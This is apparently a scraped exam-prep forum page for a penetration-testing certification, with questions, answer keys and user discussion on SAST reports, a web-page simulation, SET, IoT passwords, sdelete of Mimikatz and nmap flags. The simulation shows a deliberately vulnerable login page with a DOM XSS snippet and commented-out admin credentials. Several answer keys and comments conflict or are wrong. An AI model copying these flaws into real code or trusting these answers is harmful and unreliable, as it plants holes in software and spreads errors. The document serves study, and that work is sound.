D (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. Code context for instances of unsafe typecasting operations

A static application-security test is a method of evaluating the security of an application's source code without executing it. The final report of such a test should be written for the intended audience, in this case, it's a team of application developers.

The most important information that should be included in the final report is the details of the vulnerabilities found, and how to fix them. This includes providing the code context for instances of unsafe typecasting operations, that is, providing the specific lines of code where the vulnerabilities were found, and describing the specific issue that needs to be addressed.

An executive summary of the penetration-testing methods used, bill of materials including supplies, subcontracts, and costs incurred during assessment, and quantitative impact assessments given a successful software compromise are important information, but they are not as relevant as providing the code context and specific recommendations on how to fix the vulnerabilities found.

upvoted 9 times

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: D

D for sure

upvoted 5 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: D

The most important element to include in the final report of a static application-security test intended for a team of application developers is:

D. Code context for instances of unsafe typecasting operations

Explanation:

D. Code context for instances of unsafe typecasting operations:

- Developers need actionable insights to understand and remediate vulnerabilities. Including code context for instances of unsafe typecasting

operations will provide them with specific examples and locations within the codebase where issues occur. This information is crucial for developers to quickly identify, understand, and fix the vulnerabilities in their application.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

In the context of a static application-security test, and with the report intended for a team of application developers, the content should focus on details that are relevant to the development team's understanding of the security issues found in the code. Among the options, the one that is most directly relevant to developers would be the details about specific code-level issues.

Option D, "Code context for instances of unsafe typecasting operations," provides specific, actionable information that developers can use to understand and fix the problems in the code. The details about the specific code problems, such as unsafe typecasting operations, would enable the developers to directly address the vulnerabilities discovered in the static analysis.

So the correct answer to this question would be:

D. Code context for instances of unsafe typecasting operations.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

the code context for instances of unsafe typecasting operations. This will help the developers to understand the potential security risks and enable them to make the necessary changes to their code.

upvoted 3 times

  **lordguck** 1 year, 9 months ago



D: C+D is interesting for management and risk assessment. A for IT security and network personnel.

upvoted 1 times

  **lordguck** 1 year, 9 months ago

Sorry typo
not D-> B of course



upvoted 1 times

  **Neolot** 1 year, 11 months ago

Selected Answer: D

D is the answer, no doubt

upvoted 5 times

  **pi123** 1 year, 11 months ago

Selected Answer: D

I think Devs are interested in code analysis.

upvoted 3 times

  **Chemical2007** 1 year, 11 months ago

I believe the answer should be D, developers would be interested in knowing the wrong code instances used

upvoted 3 times

SIMULATION -

You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS -

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

The image shows two screenshots of a web browser. The top screenshot displays the login page for 'Secure System' at <https://comptia.org/login.aspx>. The page has a blue background with the title 'Secure System' in white. There are two input fields: 'User name' and 'Password', both with blue borders. Below them is a yellow 'Login' button. At the bottom, there is a white dashed box containing six buttons: 'View certificate', 'View Source', 'View Cookies', 'Remediate Certificate', 'Remediate Source', and 'Remediate Cookies'.

The bottom screenshot shows the same browser with the URL <https://comptia.org/login.aspx#viewcert>. A 'Certificate' dialog box is open, showing the 'General' tab. The dialog has a light blue header and contains the following information:

- Certificate Information**
- This certificate is identified for the following purpose(s):
 - Ensures the identity of a remote computer
- *Refer to the certification authority's statement for details.
- Issued to:** *.comptia.org
- Issued by:** RapidSSL SHA256 CA
- Valid from:** 7/18/2016 to 7/19/2018

At the bottom of the dialog, there are buttons for 'Install Certificate...', 'Issuer Statement', and 'OK'. A link 'Learn more about certificates' is also present.

```

Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW12aGRmc29pYmp3ZXJndWlvdM9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2ZlbnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVvZmJmbG11Y3Z2Z2ZlqbGFzZWJmaXVkJmZGZidmxiambGhkc3VmZyBuc2pyZ2hzZHVmaGd1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoc2U3cndweWhmambRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("<f=">)+16)+"</OPTION>");
</script></select>
<div align="center">
<from action="<c:url value='main.do' />" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<l--input style="width:150px;" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<l--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password"-->

```

Secure System
https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System
https://comptia.org/login.aspx#vremediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is identified for the following purpose(s):

- Ensures the identity of a remote computer

*Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Learn more about [certificates](#)

OK

Drag and Drop Options

Remove certificate form server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

?

Step 2

?

Step 3

?

Step 4

?

```

Secure System
https://comptia.org/login.aspx#remediateource
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWI2aGRmc29pYmp3ZXIndWlvdM9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymduc3d5ZGI1Z2Zl
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVva2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkaGVkZGZidmxiambFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
10 <script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("f=")+16) + "</OPTION>");
12 </script></script>
13 <div align="center">
14 <form action="c:url value='main.do'/" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <input style="width:150px;" type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <input style="width:150px;" type="password" name="Password" id="password" value="password"-->

```

Secure System
https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_utmv	36104370. 2=Account%20Type=Not20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete

Correct Answer: See explanation below.

Step 1: Generate Certificate Signing Request

Step 2: Submit CSR to the CA -

Step 3: Remove certificate from the server

Step 4: Install re-issued certificate on the server

[Removed] Highly Voted 9 months, 3 weeks ago

This is a 3 part PBQ: You are a penetration tester reviewing a client's website through a web browser.

Part 1. #remediatecertificates

- Step 1 - Generate a Certificate Signing Request
- Step 2 - Submit CSR to the CA
- Step 3 - Install re-issued certificate on the server
- Step 4 - Remove Certificate from Server

Part. 2 #remediatecookies

HTTP | SECURE | SameSite is are the fields. Below are the answers

```

| ASP.NET_SessionID | False | True | True |
| _utma | False | False | False |
| _utmb | False | False | False |
| _utmc | False | False | False |
| _utmt | False | False | False |
| _utmv | False | False | False |
| _utmz | False | False | False |
| _spid0767 | False | False | False |

```

| _sp_id.0767 | False | False | False |

Part 3 #remediate source

Lines 21 & 24

upvoted 12 times

  **Caoilfhion** 9 months, 2 weeks ago


Love that you've pointed out all the vulnerabilities, but the question is asking the test taker to remediate ONLY ONE and the MOST vulnerable issue shown. Comptia has deemed the certificate as the most vulnerable thing, but others argue for the HTML issue (which I also think should be fixed, but here we are). Taking this cert for my college coursework, and they specifically went over the PBQ to confirm that they're looking for cert remediation. Just a heads up. :)

upvoted 9 times

  **outnumber_gargle024** 3 months, 3 weeks ago

LFG hoot hoot

upvoted 3 times

  **mdl0305** 9 months, 3 weeks ago

for part 2,
is false or true a checkmark in the box

upvoted 4 times

  **RRabbit** Highly Voted  1 year, 8 months ago

Generate a Certificate Signing Request (CSR): This step is the first step in the process of obtaining a new certificate. The CSR is a file that contains information about the website and the organization that operates it, as well as a public key. This file is then sent to a Certificate Authority (CA) to request a new certificate.

Submit CSR to the CA: Once the CSR is generated, it is sent to the chosen CA. The CA will then validate the information in the CSR and issue a new certificate.

Install re-issued certificate on the server: Once the new certificate is issued, it needs to be installed on the server. This step ensures that the new certificate is properly configured and can be used to secure the website.



Remove certificate from server: After the new certificate is installed, the old certificate needs to be removed from the server to avoid any confusion or security issues.

upvoted 10 times

  **Johnny34** Most Recent  8 months, 3 weeks ago

Can anyone explain why the ASP.net cookie is bad?

upvoted 4 times

  **Caoilfhion** 9 months, 2 weeks ago

Heads up: THIS question was asking the test taker to remediate the MOST vulnerable thing. Comptia has deemed the certificate as the most vulnerable thing. HOWEVER, watch the wording because some students have reported being asked to remediate all 3! Good luck, guys!

upvoted 6 times

  **user548** 11 months, 2 weeks ago

#remediatecertificate

Step 1: Generate Certificate Signing Request

Step 2: Submit CSR to the CA -
Step 3: Install re-issued certificate on the server
Step 4: Remove certificate from the server
upvoted 3 times

  **user548** 11 months, 2 weeks ago

#remediatesource

LINE 6-9

The CSRF token is embedded in the HTML code. While not necessarily a vulnerability on its own, the way it is used in the code can potentially lead to security issues if not handled properly.

LINE 10-12

The script tag is inserted within the select element. This allows for potential injection of arbitrary JavaScript code, which can be a security vulnerability XSS.

LINE 14

The action attribute of the form element is populated with data from the server without proper escaping or validation. Depending on how the server handles this input, it might be a potential vulnerability.

Line 20-26

The code contains multiple instances of input elements where the value attribute is populated with data from the server without proper escaping or validation. This can be a security risk if the data is not sanitized and validated correctly.

upvoted 4 times

  **user548** 11 months, 2 weeks ago

#remediatecookies

```
| Order | HTTP |
SECURE | SameSite |
|---|---|---|---|
| 1 | False | True |
True |
| 2 | False | False
| False |
| 3 | False | False
| False |
| 4 | False | False
| False |
| 5 | False | False
| False |
| 6 | False | False
| False |
| 7 | False | False
| False |
| 8 | False | False
| False |
| 9 | False | False
| False |
```

upvoted 2 times

  **OnA_Mule** 1 year, 5 months ago



The way this question is worded, it seems to have 2 parts.
Part 1: Which is the highest vulnerability?
Part 2: Remediate the vulnerability.

For Part 1, everyone is assuming the expired certificate is the greater vulnerability, but I think having admin credentials in the source code of the web page is a much greater vulnerability than an expired certificate. The expired cert is definitely bad, but giving out admin credentials is so much worse. So getting rid of the commented admin and password lines should be the remediation.

If you think a certificate is more important than admin rights to the website, by all means, choose

this option, but I'll be going with the more severe vulnerability.

upvoted 1 times

  **Caoilfhion** 9 months, 2 weeks ago

I agree with you, only because it feels like everyone and their mother knows to "inspect" to find that kind of stuff, even nontechie people. But unfortunately, CompTia has deemed the certificate the main problem. Taking this exam for my college degree, and the professor went over this PBQ with a "don't get tripped up here, they're just looking for the cert". It's the only PBQ directly from the exam he went over because of how much people trip up on this one, fixing all 3 or the "wrong" one :\

upvoted 3 times

  **AaronS1990** 1 year, 5 months ago

Surely the Secure system box needs some input too? It looks to me as though there are checkboxes on the solution picture but nothing is ticked

upvoted 1 times

  **Frog_Man** 1 year, 6 months ago

Note, there are 3 distinct labs here. Look at question #168 for the full display. People are only answering the first part.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago



question 168 is wrong and collection with 3 question the are answer in question 168 3 questions answer is wrong

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

Check again the question 168 i was answer 3 questions with correct answer

upvoted 1 times

  **2Fish** 1 year, 7 months ago

Step 1 - Generate a Certificate Signing Request
Step 2 - Submit CSR to the CA
Step 3 - Install re-issued certificate on the server
Step 4 - Remove Certificate from Server
<https://www.examttopics.com/discussions/comptia/view/53668-exam-pt0-001-topic-1-question-142-discussion/>

upvoted 6 times

  **Sborrainculo** 1 year, 9 months ago

There is a misalagment between what you guys suggest in step 3 - 4 and the suggested answer. Step 3 Install Step 4 Remove. But it makes sense to do the opposite: remove the certificate first then install the new one

upvoted 2 times

  **boxv4** 1 year ago

You remove last. I've had to update CA signed certs and what we do is technically replace the file itself, but what gets updated is the cacerts file which contains the details of the loaded cert file that is either in p7b format or cer file. The removal part is optional for when we do it, as we remove the files as necessary or just keep them

in place with a name .old to keep a historical track of the times we've updated the certificates.
upvoted 2 times

  **Caoilfhion** 9 months, 2 weeks ago

You don't remove an old cert before installing the new one, because you will close your connection unexpectedly and lock yourself out. Cert removal is last, if at all...
upvoted 1 times

  **ryanzou** 1 year, 11 months ago

Step 1 - Generate a Certificate Signing Request
Step 2 - Submit CSR to the CA
Step 3 - Install re-issued certificate on the server
Step 4 - Remove Certificate from Server
upvoted 6 times

  **RightAsTain** 1 year, 11 months ago

An expired cert still has the public key and can complete the TLS handshake. I trouble shoot cert issues at work all the time so that definitely isn't a vulnerability. Look at the HTML. The username and password are commented out. Who cares about cookies and a secure connection when you can have access to the admin account. lol
upvoted 8 times

  **[Removed]** 1 year, 10 months ago


As a VM engineer by day....an expired cert is most definitely a high severity vulnerability.
upvoted 8 times

  **Mr_BuCk3th34D** 1 year, 9 months ago

How can you tell if the cert is expired? What if one created that question from old exam back in 2018? There's no info there to confirm that the cert is really expired. Unsecure cookies seems like a higher vulnerability to me. Talking about the username and password, those are not the credentials are just the field names.
upvoted 3 times

  **boxv4** 1 year ago

On the cookies, there were sessions dated the year 2019. therefore we can safely assume the certs have expired. I asked myself the same question.
upvoted 2 times

  **Mr_BuCk3th34D** 1 year, 9 months ago

Also - If the cookie transport security is not set up properly, the hacker can access sensitive information stored in those cookies, regardless if the Web application uses SSL. The attacker can then gather sensitive data


stored in those
cookies.
upvoted 3 times

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

Correct Answer: C

Community vote distribution



Neolot Highly Voted 1 year, 11 months ago

Selected Answer: C

Definitely C. Social Engineering Toolkit is a way to test your employees security awareness.
upvoted 15 times

vicky88_ Most Recent 7 months, 1 week ago

Selected Answer: C

SET (Social Engineering Toolkit) it's a correct answer to test security awareness all employe
upvoted 1 times

bieecop 1 year, 1 month ago

Metasploit rapid7 can generate campaign phishing
upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: C

When the goal is to evaluate the security awareness level of a company's employees, a common approach is to conduct social engineering attacks to see how the employees respond. This can include phishing campaigns, pretexting, and other manipulative tactics to assess how employees handle potentially malicious scenarios.

Among the options provided, the Social-Engineer Toolkit (SET) is a tool specifically designed for performing social engineering attacks. It includes functionalities for creating phishing emails, malicious websites, and other social engineering attacks that can be used to assess how employees respond to various threats.



So the correct answer to this question would be:

C. SET (Social-Engineer Toolkit)
upvoted 1 times

bieecop 1 year, 2 months ago

Selected Answer: C

The Social Engineering Toolkit (SET) is a tool specifically designed for conducting social engineering attacks. It includes a wide range of attack vectors and techniques to test and evaluate the security awareness of employees. Some of the features and capabilities of SET include:
upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: C

The Social Engineering Toolkit (SET) is a tool that can be used by a penetration tester to evaluate the security awareness level of a company's employees. SET provides a framework for simulating various social engineering attacks, such as phishing emails, phone calls, and other techniques. By using SET, a penetration tester can craft convincing simulated attacks to see how employees respond. This can help to identify weaknesses in employee training and develop targeted security awareness training programs.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

SET (the Social Engineering Toolkit). SET is a framework designed to help penetration testers evaluate the security awareness level of an organization by simulating real-world social engineering attacks.



upvoted 3 times

  **AaronS1990** 1 year, 6 months ago

Selected Answer: C



SET stands for Social Engineering Toolkit and is a way to test someone's security awareness. It definitely has nothing to do with B

upvoted 3 times

  **2Fish** 1 year, 8 months ago

Gotta go with C. SET (Social Engineering Toolkit). This toolkit has many options to test employees security awareness.



upvoted 4 times

  **mj944** 1 year, 10 months ago

Selected Answer: C

SET ftw

upvoted 2 times

  **Masco** 1 year, 10 months ago

correct answer is B

upvoted 1 times

  **dcyberguy** 1 year, 10 months ago

C, SET stands out for me

upvoted 3 times

  **petercorn** 1 year, 11 months ago

Selected Answer: C

Social Engineering Toolkit is the best answer.



upvoted 2 times

  **Val3nt1n** 1 year, 11 months ago

Selected Answer: B

Hydra is a password cracker

upvoted 1 times

  **Manzer** 1 year, 11 months ago



Selected Answer: B

I'm going with B.

Hydra is a password cracker. SET is from the credit card company for their security standards.

Metasploit is a tool kit for exploiting websites and WPScan is a toolkit for exploiting Wordpress.

upvoted 3 times

  **Manzer** 1 year, 11 months ago

Should be

C. SET means something else too.

upvoted 4 times



Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

Correct Answer: A

Community vote distribution

D (97%)

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: D

The IoT provides a unique opportunity for manufacturers to build devices with the ability to communicate and perform specialized functions. However, because of the lack of rigorous testing, many devices have several insecure defaults that come preconfigured, such as the username and password. In many cases, the manufacturer has hard-coded these credentials and made them very difficult or impossible to remove. This can be dangerous, as once a malicious actor knows the type of device that is in use, they can then research the default username and password online. As a result, the team should research the default credentials for each IoT product you target during the PenTest.

Section 12

upvoted 13 times

Ottris Most Recent 2 months, 1 week ago

According to CompTIA materials, the answer is A.

upvoted 1 times

Etc_Shadow28000 2 months, 2 weeks ago

Selected Answer: D

The MOST common vulnerability associated with IoT devices that are directly connected to the Internet is:

D. The existence of default passwords

Many IoT devices come with default usernames and passwords that are often not changed by the users, making these devices easy targets for attackers.

upvoted 1 times

LiveLaughToasterBath 8 months, 2 weeks ago

Selected Answer: D

Via Fortinet:

Top IoT vulnerabilities include:

1. Weak/Hardcoded Passwords. ...
2. Insecure Networks. ...
3. Insecure Ecosystem Interfaces. ...
4. Insecure Update Mechanisms. ...
5. Insecure or Outdated Components. ...
6. Lack of Proper Privacy Protection. ...
7. Insecure Data Transfer and Storage. ...
8. Improper Device Management.

upvoted 2 times

monkeyyyy 9 months ago

Selected Answer: D

vote for D

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

Internet of Things (IoT) devices often come with various security challenges, and among the listed options, the most common vulnerability is typically the existence of default passwords. Many manufacturers ship IoT devices with easily guessable default usernames and passwords, and if these credentials are not changed, attackers can easily gain unauthorized access to these devices.

So the correct answer to this question would be:

D. The existence of default passwords.

upvoted 2 times

  **user009** 1 year, 5 months ago

The MOST common vulnerability associated with IoT devices that are directly connected to the Internet is option D: The existence of default passwords.

Explanation:

IoT devices that are directly connected to the Internet are often shipped with default passwords that are commonly known and easily guessable. Many users do not change these default passwords, leaving the devices vulnerable to unauthorized access by attackers.

Option A, unsupported operating systems, is a vulnerability that can exist on some IoT devices, but it is not as common as default passwords.

Option B, susceptibility to DDoS attacks, is a vulnerability that can affect IoT devices that are connected to the Internet, but it is not the most common vulnerability.

Option C, inability to network, is not a common vulnerability for IoT devices that are designed to be connected to the Internet.

Therefore, the most common vulnerability associated with IoT devices that are directly connected to the Internet is option D, the existence of default passwords.

upvoted 3 times

  **nickwen007** 1 year, 6 months ago

Many IoT device manufacturers fail to change the default passwords, which makes them vulnerable to attack by malicious actors as they can easily gain access using the default password.

upvoted 4 times

  **Brayden23** 1 year, 6 months ago

Selected Answer: D

D is the correct answer

upvoted 4 times

  **AaronS1990** 1 year, 6 months ago

Selected Answer: D

D, all day long

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

D is correct

upvoted 2 times

  **Masco** 1 year, 10 months ago

How is unsupported OS related to a Vulnerability, I go for D

upvoted 3 times

  **bromings** 1 year, 10 months ago

Selected Answer: D

D for sure. Great article

@mattmetallica

upvoted 3 times

  **mattmetallica** 1 year, 11 months ago

I think it's D based

on this...

<https://www.networkworld.com/article/3332032/top-10-iot-vulnerabilities.html>

upvoted 4 times

  **petercorn** 1 year, 11 months ago

Selected Answer: B

On October 21, 2016, a widespread distributed denial of service (DDoS) attack shut down large portions of the Internet, affecting services run by Amazon, The New York Times, Twitter, Box, and other providers. The attack came in waves over the course of the day and initially mystified technologists seeking to bring systems back online. Investigation later revealed that the outages occurred when Dyn, a global provider of DNS services, suffered a debilitating attack that prevented it from answering DNS queries. Dyn received massive amounts of traffic that overwhelmed its servers. The source of all of that traffic? Attackers used an IoT botnet named Mirai to leverage the bandwidth available to baby monitors, DVRs, security cameras, and other IoT devices in the homes of normal people. Those botnetted devices received instructions from a yet-unknown attacker to simultaneously bombard Dyn with requests, knocking it (and a good part of the Internet!) offline.

upvoted 1 times

Which of the following describes the reason why a penetration tester would run the command `sdelete mimikatz.*` on a Windows server that the tester compromised?

- A. To remove hash-cracking registry entries
- B. To remove the tester-created Mimikatz account
- C. To remove tools from the server
- D. To remove a reverse shell from the system

Correct Answer: B

Community vote distribution

C (100%)

Manzer Highly Voted 1 year, 11 months ago

Selected Answer: C

`sdelete` is used to delete files and folders. This command would delete any folder with `mimikatz.*`

upvoted 10 times

duckduckgoo 9 months, 1 week ago

I like

adding URL's to answers/tools for others or people that had to validate the answer (me).

<https://learn.microsoft.com/en-us/sysinternals/downloads/sdelete>

upvoted 2 times

petercorn Highly Voted 1 year, 11 months ago

Selected Answer: C

Agree with Manzer

upvoted 7 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: C

The reason a penetration tester would run the command ``sdelete mimikatz.*`` on a Windows server that the tester compromised is:

C. To remove tools from the server

``sdelete`` is a command-line utility that securely deletes files, making them unrecoverable. Running ``sdelete mimikatz.*`` would securely delete the Mimikatz tool and any related files from the server, helping to cover the tester's tracks by removing evidence of the tool's presence and use.

upvoted 1 times

monkeyyyy 9 months ago

Selected Answer: C

vote for C

upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: C

The command ``sdelete`` is a command-line utility that can be used to securely delete files and cleanse free space on a disk in Windows. ``Mimikatz`` is a well-known tool used by attackers (and penetration testers) to extract plaintext passwords, hash, PIN code, and Kerberos tickets from memory.



In the context of the given command ``sdelete``

mimikatz.*, the intention is to securely delete all files related to Mimikatz from the compromised server.

So the correct answer to this question would be:

C. To remove tools from the server.

upvoted 3 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: C

The sdelete command is used to securely delete files or free space on a hard drive by overwriting them with random data. Mimikatz is a tool that can be used to extract sensitive information such as passwords from a compromised Windows system.

upvoted 3 times

  **user009** 1 year, 5 months ago

The reason why a penetration tester would run the command sdelete mimikatz.* on a Windows server that the tester compromised is option C: To remove tools from the server.

Explanation:

Sdelete is a Windows command-line utility that securely deletes files and folders from a disk by overwriting the data with zeroes or random characters. Mimikatz is a post-exploitation tool that can be used to extract passwords and other sensitive information from a compromised Windows system.

In this scenario, the penetration tester has compromised the Windows server and has used Mimikatz to extract sensitive information. The command sdelete mimikatz.* is used to securely delete the Mimikatz tool and any related files from the system to avoid leaving traces of the attack.

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

CCCCCCC

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

SDelete is a command-line utility used to securely delete files, directories and registry entries. It can also be used to remove traces of Mimikatz, a tool used to manipulate Windows authentication mechanisms. To use SDelete to remove Mimikatz, you must enter the command "sdelete -p 1 mimikatz.*" in elevated command prompt. This will overwrite all files that contain the string "mimikatz" with random data, thus removing any trace of Mimikatz from your computer.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago



The most likely reason why a penetration tester would run the command sdelete mimikatz.* on a Windows server is C. To remove tools from the server. This command can be used to securely delete any tools or malicious files that the tester may have installed while compromising the system, such as Mimikatz or any other malicious code.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

C is the answer

upvoted 1 times

  **Masco** 1 year, 10 months ago

Correct Answer is C

upvoted 3 times

  **bromings** 1 year, 10 months ago

Selected Answer: C

SDelete is a command line utility that takes a number of options. In any given use, it allows you to delete one or more files and/or directories, or to cleanse the free space on a logical disk. SDelete accepts wild card characters as part of the directory or file specifier.

upvoted 4 times


A penetration tester is scanning a corporate lab network for potentially vulnerable services.

Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

- A. `nmap 192.168.1.1-5 -PU22-25,80`
- B. `nmap 192.168.1.1-5 -PA22-25,80`
- C. `nmap 192.168.1.1-5 -PS22-25,80`
- D. `nmap 192.168.1.1-5 -Ss22-25,80`

Correct Answer: C

Community vote distribution



The_FOOL Highly Voted 1 year, 7 months ago

Selected Answer: C

D is the only answer that doesn't actually RUN so I don't see why that's the majority answer. Looking at `nmap --help` clearly shows: `-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports`. We want TCP, so `-PS` will do the job.

So I have to say C.
upvoted 13 times

rodwave 3 months, 2 weeks ago

This is right, the command for D doesn't work so it wouldn't run. C is the best option here.
upvoted 1 times

[Removed] 1 year, 7 months ago

what you think about the question 18?
upvoted 1 times

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

The correct answer is D. `nmap 192.168.1.1-5 -Ss22-25,80`. This command will perform a SYN scan of ports 22 through 25 and port 80 on the IP addresses 192.168.1.1 through 192.168.1.5. This scan will return any potentially vulnerable ports that might be of interest to an attacker.

The capital 'S' stands for the SYN flag, which is used to initiate a connection on a TCP port. The lowercase 's' stands for the stealth flag, which is used to hide the source IP address of the scan and make it harder to detect.
upvoted 6 times

KeToopStudy 8 months, 4 weeks ago

The problem with that is the stealth scan flag is `-sS` not `-Ss`... It is not a valid flag the answer D
upvoted 4 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: C

C. ``nmap 192.168.1.1-5 -PS22-25,80``

Explanation:

- The `-PS`` option performs a TCP SYN ping scan, which sends SYN packets to the specified ports (22-25,80) on the target hosts (192.168.1.1-5) to check if those ports are open.
- While this does not perform a full vulnerability scan, it is useful for identifying live hosts with open ports, which can be the first step in identifying potentially vulnerable services.

The other options (`-PU`` for UDP ping and `-PA`` for ACK ping) are less likely to be useful for identifying open ports and potentially vulnerable services in this context.

If the `-sS` option (note the correct lowercase `-sS` instead of `-Ss`) is a SYN scan, which is the most effective and common way to scan for open ports. This type of scan sends SYN packets to the specified ports and determines if they are open based on the responses, making it useful for identifying potentially vulnerable services.

upvoted 2 times

  **Paula77** 3 months ago

Selected Answer: D

The `-Ss` scan will provide information about open ports, which is essential for assessing potential risks.

upvoted 1 times

  **aa9ee6c** 3 months, 2 weeks ago

C is definitely the correct answer

upvoted 1 times

  **Kirby87** 10 months, 1 week ago

